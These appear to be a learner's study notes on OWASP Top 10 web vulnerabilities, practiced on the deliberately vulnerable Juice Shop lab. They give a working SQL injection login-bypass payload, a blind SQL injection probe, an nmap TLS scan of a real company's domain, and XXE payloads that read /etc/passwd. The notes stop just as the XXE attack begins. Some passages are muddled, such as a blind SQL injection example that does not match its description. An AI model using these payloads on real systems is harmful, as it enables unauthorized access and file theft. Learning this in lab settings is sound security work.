HACKING WEB APPLICATIONS

INDEX

Part 1			OWASP top 10 , OWASP juice-shop , Burpsuite
Part 2			SQL Injection Attack
Part 3			Broken Authentication, Sensitive data Exposure
Part 4			EML External Entities
Part 5			Broken Access Control
Part 6			Security Misconfiguration
Part 7			Cross Site Scripting XSS
Part 8			Insecure Deserialization
Part 9			Using Components with known Vulnerabilties
Part 10			Insufficient monitoring and logging

Note:

- These notes containse how to install and use Owasp juice-shop for practicing hacking.
- Major vulneribilities from owasp top 10 explained.
- Some of them are also done practically in the notes.
- Studied all this from the youtube channel by the cyber mentor.
- Youtube link :- Hacking Web Applications (2+ hours of content)
- My linkedin :- https://www.linkedin.com/in/robin-chawla/
- For any help, you can contact me.
- Thankyou.

Part 1

What is OWASP top 10 ?

Ans - Open Web Application Security Project
It tells us about the most common web app vulneribilities like broken access control , injection etc .
https://owasp.org/www-project-top-ten/ you can go on there website and read about vulneribilities in detail .

Go on google and search Osint checklist github download Xl Sheet link -
https://github.com/tanprathan/OWASP-Testing-Checklist/blob/master/OWASP_WSTG_Checklist.xlsx

Now, search for owasp checklist pdf and download
https://owasp.org/www-project-web-security-testing-guide/assets/archive/OWASP_Web_Application_Penetration_Checklist_v1_1.pdf

Follow these document perform enumeration according to series in them.
Further moving to installing owasp-juice shop which is a vulnerable webapp to practice pentesting.
Pre requisites to install before installing juice shop
-Docker
Steps to install docker in kali linux:

- https://airman604.medium.com/installing-docker-in-kali-linux-2017-1-fbaa4d1447fe

Search Owasp Juice Shop on google
First link : https://hub.docker.com/r/bkimminich/juice-shop
In this link steps are given on how to install juice-shop with docker

2nd link: https://pwning.owasp-juice.shop/companion-guide/latest/
This website helps a lot in learning while giving so many challenges

Install the juice shop using first link steps given in that to install.
Now, open burpsuite

Set foxyproxy - it is browser extension helps in changing proxies automatically.
Add proxy in it - hostname = burp, ip = 127.0.0.1, port = 8080
Save it
Now, you can turn it on off using just the extension on the browser.
After , setting up the proxy setting - turn the intercept on in burpsuite proxy option to capture request from server to juice shop

Exploring Burpsuite


- When you intercept request through proxy now send it to repeater by right clicking
  Now using we can send requests and see what will website return back
  In repeater you can modify request like changing get to post , we delete the cookie , change the user agent in http reequest to see with what changes server responses with.
- Now click on options - on both options intercepting client requests and server responses - tick the option with is in target scope in them.
- Intruder - it is tool where we store the payload and we can use that to perform an attack.
- Extender - bApp store - we can some free extensions to install to burpsuite for example - turbo intruder that will be faster than the normal intruder.
- Decoder - suppose we can send any cookie to decoder to decode it into base64 or hex or ascii etc

Score Board

- Localhost:3000/#/score-board
- You can look for different challenges acc to difficulty and categories

Part 2

What is SQL Injection attack ?




What is SQL Injection?

SQL injection is an attack in which malicious SQL statements are injected into a SQL database.


SQL injection is easy to avoid, but still happens often!

If successful, we can read sensitive databases, extract information, modify databases, and potentially even get a shell.




Common SQL Verbs

- SQL Statements begin with verbs. Let's take a look at a few common verbs:
  - SELECT – Retrieves data from a table
  - INSERT – Adds data to a table
  - DELETE – Removes data from a data
  - UPDATE – Modifies data in a table
  - DROP – Delete a table 😈
  - UNION – Combines data from multiple queries



Other Common Terms

- A few extra terms to know (for now):
  - WHERE – Filters records based on specific condition
  - AND/OR/NOT – Filter records based on multiple conditions
  - ORDER BY – Sorts records in ascending/descending order




UserID	UserName	FullName	Email	Country
1	Frank	Frank Castle	punisher@marvel.com	US
2	Natasha	Natasha Romanova	blackwidow@marvel.com	RU
3	Peter	Peter Parker	spiderman@marvel.com	US
4	Tony	Tony Stark	ironman@marvel.com	US
5	Clint	Clint Barton	hawkeye@marvel.com	US

What happens when we run the following statements?

- SELECT * FROM Users;
- SELECT UserID, UserName FROM Users;
- SELECT * FROM Users WHERE Country='RU';
- SELECT * FROM Users WHERE Country='US' AND UserName='Frank';

- Select (* -> wildcard) everything from the user .
- Just selects userID and UserName from table 'users'
- Selects user with country only with RU
- Selects all the users with the country US and username - frank




Special Characters

- Lastly, let's talk some important special characters
  - ' and " – string delimiters
  - -- , /* , and # – comment delimiters
  - * and % - wildcards
  - ; - Ends SQL statement
  - Plus a bunch of others that follow programmatic logic - = , + , > , < , ( ), etc

Performing First SQL injection Attack

- Go to the login page on juice shop
- Try to login username - test, pass = test
- It will obviously show invalid credentials
- Intercept that with the help of burpsuite proxy server
- Right click and send that to repeater (email -pass line)
- We're gonna do sql injection



```
Input: test
SQL: SELECT * FROM Users WHERE email='test';

Input: test'
SQL: SELECT * FROM Users WHERE email='test'';
```

In first two lines , is what we are actually sending
And if we send last two lines as request if system takes the extra ' it will throw an error that means we can inject sql queries to the web application .

Now, in repeater -> request email : " test' " when we send this request it should throw an error . If the web application gives error that means We can easily inject queries and access,modify and even attacker can delete the data.

Now, if we
input as : test' OR 1=1; -- ';
SQL: SELECT * FROM Users WHERE email = 'test' OR 1=1; -- ';


This statement means either user test is present or otherwise make the whole statement true using 1=1 ;
-- after this symbol everything gets ignored and got commented.

Now , we will put this whole statement -
test' OR 1=1; -- ';
In login box

- Then it will not check the passwd and will just get logged in to the system . (put password anything it doesnot matter.
- This is the classic sql injection which was easy.
  Going to be more complex , now we will see

Blind SQL Injection -

- There is a possibility that we have sql injection and we are not able to see that at all .
- If you trying to find it . It will something look like this :-



```
Input: test' (sleep 5)
SQL: SELECT * FROM Users WHERE email='test' OR 1=1; --';
```


Sleep 5 - means website will open with a delay of 5 second
Website is not gonna respond to you for 5 seconds

- We will do this when website doesnot respond anything but when we add delay to it . Repeater will generate the response.

Now, go to this link
https://pwning.owasp-juice.shop/companion-guide/latest/part2/injection.html

And go through all the challenges present in them you can also check solutions along it and try to perform the challeneges.

Defending SQL Injections



- Defense 1: Parameterized Statements
  - Ensure inputs (parameters) are used safely in SQL statements
  - Example: “SELECT * FROM users WHERE email =?”;
  - Example: “SELECT * FROM users WHERE email = ‘” + email + “’”;

It is one of the biggest defence which is parameterized queries it means that it ensures input or also known as parameters are used safely in sql statements so they're passed through the sql statement safely.


Part 3.1

Broken Authentication:

- Getting unauthorized access to web Application or to be able to see the data that is confidential to normal user.
- It can permit attacks such as credential stuffing
- Or to check if the website allows brute force attack.
- If we are able make any number requests while brute force it means there is an issue
- Check for multi factor authentication that is if the website is allowing us to stay after log in or blocked us and asked for multifactor authentication .
- You can read about all this in detail by going on the link :- https://owasp.org/API-Security/editions/2023/en/0xa2-broken-authentication/

Testing for broken authentication:

- Go to login page and we will try to enumerate without authentication
- We will try to login with any random user and password.
- We got something like : Invalid email or password that is what we are looking for.


Login

Invalid email or password.


Email: test@test.com

Password: ●●●●

- On a lot of platform it will just say invalid email or incorrect password but here it is not specifying it.
- If the platform tells that means it specifies that either username / email is wrong or password is incorrect , it means the other one is

correct which would be considered as a low level finding.

- Go to forgot password and when we put the correct email address in that It will show us the security question.
- Ex - mother's maiden name as we can see in the image below :-



Forgot Password

Email
admin@juice-sh.op

Security Question
Mother's maiden name?

New Password
Password must be 5-20 characters long. 0/20

Repeat New Password
0/20

Show password advice

Now, we can check for session fixation :-

- Register on the website as a normal user
- Now intercept the website using burpsuite (we will be able to see a token)
- There will be no cookies at the start not any session token before login but there will be after login which is a good thing so there is no session fixation .
- You can take the token and check it after logout if it is changing or not can we get in with that or not .


Note - we are not actually performing broken authentication challenge bcos they are so easy you can google and can look on their website for that . Link : https://pwning.owasp-juice.shop/companion-guide/latest/part2/broken-authentication.html

Part 3.2

Sensitive Data Exposure:

- Sensitive information that is meant to be protected from unauthorized access
- That includes credit card details , banking information, login credentials etc
- In easy language, it means that while enumerating normally on the website you got the data that should be protected like a folder containing userid with passwords.


- If we use dirbuster tool on the website to find all the directories we will find a web page with the lot of info :- localhost:3000/ftp



~ / ftp

```
quarantine          acquisitions.md          coupons_2013.md.bak
eastere.gg          incident-support.kdbx    legal.md
package.json.bak    suspicious_errors.yml
```

- In burpsuite in target option you can open each of them and research them for information gathering
  You can also search for password , key etc
- You can gather header information from sites like securityheader.com and find vulnerability on them and then report them.
- One more example , we can use nmap to scan website to check for ssl / tls security levels
- We will use cmd - nmap --script=ssl-enum-ciphers -p 443 tesla.com
- Its results will be like :-



```
root@kali:~# nmap --script=ssl-enum-ciphers -p 443 tesla.com
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-14 04:49 EST
Nmap scan report for tesla.com (199.66.11.62)
Host is up (0.012s latency).

PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA (rsa 2048) - A
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (dh 1024) - A
|     compressors:
|       NULL
|     cipher preference: server
```

- If there is C or F then it can be exploited and we can report that.

Note - Make sure to check security headers and ssl/tls ciphers bcoz these are the two basic and inportant checks .

Part 4

EML External Entities :

- XXE abuses systems such as Tax systems that parse XML inputs
- Now, we are going to take XML input and get malicious with it. Then we are going to upload that into an upload file feature and it will try to parse that XML input and then we are gonna able to do
  Malicious code with that XML input and get some information out of the System that we are attacking.

Attacking systems that parse XML input
Abuse SYSTEM entity and get malicious
Attacks include denial of service, local file disclosure, remote code execution, and more

Now, we will write a XML document :-

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

- This is called metadata
- Now we are gonna declare root element , we are ganna state it as gift

```
<gift>
    <To> frank </To>
    <From>robin</From>
    <Item>Pokemon Cards</Item>
</gift>
```


In this code above gift is the root and others like to, from, Item are the children
So, if i want to send a lots of gifts then I don't want to write this over and over again.
Then we can use something called entity. Can be called as variable:-

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE gift [
    <!ENTITY from "robin">
]>
<gift>
```

```
    <To> frank </To>
    <From>&from;</From>
    <Item>Pokemon Cards</Item>
</gift>
```

- We are putting as variable &from in the form tag
- Reason of doing this -
- Doctype is called document type definition (we are declaring the entity inside
  this 'DTD'
- So if there is not &from present and we want to send gift to multiple people
  So we will be putting something like robin+radha , robin&radha , robin/radha
  That will not work for us because lots of character like & , / are forbidden character .
- If we want to put special characters like - <From> < </From> . The < sign will distrupt
  The program
- So to solve these problem we are gonna use entities to call things down in our root.
- Ex- <!ENTITY from "robin&radha"> if we put it like this
  -
  -
  <From>&from;</From>
  Its not just gonna work as variable but it also allow to us to put other times
  Like special characters.
- So by doing this we can add '/' , try to grab a file , and may be something like
  <!ENTITY from "c:\robin"> etc.

Now, looking at an actual XML code and to look how similar it is to our code:-
Go to google - search XXE payloads and open github links and find classic XXE
You will find something like this -


https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE Injection
ive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started

Exploiting XXE to retrieve files

Classic XXE

We try to display the content of the file `/etc/passwd`

```
<?xml version="1.0"?><!DOCTYPE root [<!ENTITY test SYSTEM 'file:///etc/passwd'>]><root>&test;</root>
```

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data (#ANY)>
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<data>&file;</data>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```


We will be using the second which is more similar like ours
By using we are gonna attack etc/passwd file in their system.

Copy and replace it with your program bcoz ours was just for learning -
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>

SYSTEM is an keyword used in an entity to let the parser know that the resource is External and stored inside the entity . It also allows us to pull data from the system.

Using that xxe code we are gonna get malacious now (open owasp juiceshop for that) :-

